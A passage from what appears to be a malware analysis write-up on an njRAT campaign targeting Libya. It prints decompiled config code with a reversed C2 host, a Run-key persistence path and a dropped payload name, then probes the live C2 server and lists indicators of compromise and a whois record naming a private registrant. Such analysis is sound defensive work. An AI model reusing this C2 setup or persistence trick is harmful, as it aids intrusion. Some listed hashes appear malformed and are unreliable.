,232,36,248,242,219,173,20,67,137,126,251,122,138,129,174,223,126,98,168,145,223,254,38,197,32,11,191,173,40,	

Once baked, the output could be saved as a file. Let's analyze it.

```
$ file FiLc.exe
FiLc.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

Again, no matches were found in VirusTotal:

```
MD5: f32599bc9571c48cee69343beb1b1b3e
SHA1: d0726c2a922dccfb3e57ca42ea3babbd5246945
SHA256: 35c94dafecde448bb5551301818f2471ce24ffd1a08a0ec2ae91001313e19dc4
```

Using ILSpy, the open-source .NET assembly browser and decompiler, I'm now able to decompile the file.

```
21  using Microsoft.Win32;
22
23  public class L
24  {
25      public static string P;
26
27      public static string x = "https://5252";
28
29      public static string RG = "Windows";
30
31      public static string sf = "nuR\\\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS";
32
33      public static string VN = "OURBREFEQRURBREFMTAWMDbD";
34
35      public static string Y = "|;-|";
36
37      public static string H;
38
39      public static string ss = "https://yl.moc.0202aybil.5252";
40
41      public static bool BD = Conversions.ToBoolean("False");
42
43      public static bool Idr = Conversions.ToBoolean("False");
44
45      public static bool IsF = Conversions.ToBoolean("False");
46
47      public static bool Isu = Conversions.ToBoolean("False");
48
49      public static bool att = Conversions.ToBoolean("False");
50
51      public static bool DIC = Conversions.ToBoolean("False");
52
53      public static string DR = "TEMP";
54
55      public static string EXE = "Payload.exe";
56
57      public static string Time = "10";
```



In lines 27 and 39, we have two strings that look like URLs: "https[:]//5252" and "https[:]//yl[.]moc[.]0202aybil[.]5252". Few lines later, we can notice the use of the method Strings.StrReverse() with the variables storing these strings (x and ss). They are now stored, reversely, in the variables P (for Port) and H (for Host).

```
877  public static void k()
878  {
879      //IL_0165: Unknown result type (might be due to invalid IL or missing references)
880      //IL_016f: Expected O, but got Unknown
881      checked
882      {
883          try
884          {
885              sf = Strings.StrReverse(sf);
886              x = x.Replace("https://", "");
887              string text = x;
888              P = Strings.StrReverse(text);
889              ss = ss.Replace("https://", "");
890              string text2 = ss;
891              H = Strings.StrReverse(text2);
892              for (int num = Conversions.ToInt32(Time); num != 0; num--)
893              {
894                  Thread.Sleep(1000);
895              }
896          }
897          catch (Exception ex)
898          {
899              ProjectData.SetProjectError(ex);
900              Exception ex2 = ex;
901              ProjectData.ClearProjectError();
902          }
903      }
```



Let's discover what's behind this host/port:

```
$ nslookup 2525.libya2020.com.ly
```

Name: 2525.libya2020.com.ly
Address: 45.74.0.162

```
$ nmap -sV -p 2525 45.74.0.162
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-20 07:35 CET
Nmap scan report for 45.74.0.162
Host is up (0.087s latency).
```

```
PORt STATE SERVICE VERSION
2525/tcp open ratnj RatNJ C2 server (malware)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 11.77 seconds

Well, it's the address of the C&C (Command and Control) server: **RatNJ C2 server (malware)**. But again, no matches were found in VirusTotal regarding this IP address:

0 / 87

No security vendor flagged this IP address as malicious

45.74.0.162 (45.74.0.0/24)
AS 3223 (Voxility LLP)

Community Score: ?

GB

Let's try with the domain name.

1 / 92

1 security vendor flagged this URL as malicious

http://libya2020.com.ly/	Status	Content Type	Date
libya2020.com.ly	403	text/html; charset=iso-8859-1	2022-04-28 14:46:38 UTC


Community Score: ?

7 months ago


```
$ whois libya2020.com.ly

Domain Name: libya2020.com.ly
Registry Domain ID: 37575-CoCCA
Registry WHOIS Server: whois.nic.ly
Updated Date: 2022-01-17T12:00:01.599Z
Creation Date: 2020-01-11T22:00:00.0Z
Registry Expiry Date: 2023-01-11T22:00:00.0Z
Registrar Registration Expiration Date: 2023-01-11T22:00:00.0Z
Registrar: LTT local (loc)
Registrar Abuse Contact Email: domains@nic.ly
Registrar Abuse Contact Phone: +34.00020
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID: EftE0-15usX
Registrant Name: Tarek Eshkerban
Registrant Organization: Tarek Abdulhameed Mohammed Eshkerban
Registrant Street: Close to Alshaikh Musque
Registrant City: Misurata
Registrant Country: LY
Registrant Phone: +91.0300066
Registrant Email: libya102003@gmail.com
Name Server: dns14.lttdns.net
Name Server: dns15.lttdns.net
DNSSEC: unsigned
>>> Last update of WHOIS database: 2022-12-21T10:50:30.621Z <<<
```

It seems that VirusTotal has some history regarding this domain name, which has been involved to deliver malicious files in the past two years.



But most surprisingly, the IP address hosting `libya2020[.]com[.]ly` is also hosting some Libyan government websites. Among them: `argo[.]gov[.]ly`



A quick Google search gives us more insights about this government agency: "**ARDO is a government owned institution under the ministry of defense of the Libyan state**".

At this point, it's impossible to associate the Threat Actor to the Ministry of Defense of the Libyan state, but it's very suspicious to see a government sharing the same asset with a cyberthreat actor.

Furthermore, a Symantec [report](#), published in 2014, has shown that "*nearly 80 percent of the njRAT C&C servers were located in regions in the Middle East and North Africa, including Saudi Arabia, Iraq, Tunisia, Egypt, Algeria, Morocco, the Palestinian Territories and Libya*".

Also, in november 2022, the chinese company DBAPPSecurity has published a [report](#) examining a similar campaign where the Threat Actor used phishing attacks and large-scale social media dissemination to spread the njRAT malware linked to the same C&C server: libya2020[.]com[.]ly.

References:

- Symantec - [Simple njRAT Fuels Nascent Middle East Cybercrime Scene](#)
- DBAPPSecurity - [A Decade of Continuing Attacks - A Politically Themed Campaign Targeting Libya](#)

Indicators of Compromise (IoC):

URLs:

libya2020[.]com[.]ly
2525[.]libya2020[.]com[.]ly
[https\[:\]//cdn\[.\]discordapp\[.\]com/attachments/1052273109484445801/1054456313222004786/22222.jpg](https://cdn[.]discordapp[.]com/attachments/1052273109484445801/1054456313222004786/22222.jpg)
[https\[:\]//files\[.\]fm/f/mjs2ts43y](https[:]//files[.]fm/f/mjs2ts43y)
[https\[:\]//files\[.\]fm/f/jevdcwtah](https[:]//files[.]fm/f/jevdcwtah)

IP addresses:

45[.]74[.]0[.]162
62[.]240[.]36[.]45

Files:

' تسجيل صوتي مسؤولين (ابوظبي) و (اسرائيل) ضد قطر .cab '
' تسجيل صوتي مستشار بن زايد ولي عهد ابوظبي - اسرائيل .cab '
'Voice of Israel and the UAE - 2022.vbs'
'Voice Emirates - Israel 2022.vbs'
22222.jpg
C:\Users\Public\YREYREYERWYEW.bat
C:\Users\Public\SDGDSG.ps1
C:\ProgramData\WindowsHost\REYERYREYER.vbs

Hashes:

MD5 : 9ef536871740199e431a6b8c61c05649
SHA1 : 9c6b0ab6c9d9f7fb5e7b98e7cfad07874b0e3694
SHA256 : af69530989988fc1b109e27dc97eb1c92e2f1d731c94cfa090e5be837af70d06

MD5 : d1411e3b4dae63c539579346f8a526c0
SHA1 : 76089b492e0804907f96d28c3900ea32aa1f679b
SHA256 : d44ab5de6c0be0358c80b09fff54571704ae95eec6912fe14ee9d863a7f6faa7

MD5 : 470bc2032452e8eabbcc966c583b9d914
SHA1 : 88e0514a297c13fd743d74108d3ca359cfffe0776
SHA256 : f17059c48b1f2a9f80eae8dca222d5753aa3d8d20a26bf67546a084ca79e108e

MD5 : b07d8fdb913a4bca28c12c883bafcbd8
SHA1 : 0b0a8d0c2464eccf082b3d15e83e1451edd77c35
SHA256 : 941acd6193063c32dacd2bb05bbdf873faf19ce22d8da29d5639cda954e9986f

MD5: f32599bc9571c48cee69343beb1b1b3e
SHA1: d0726c2a922dccfb3e57ca42ea3babbd5246945
SHA256: 35c94dafecde448bb5551301818f2471ce24ffd1a08a0ec2ae91001313e19dc4

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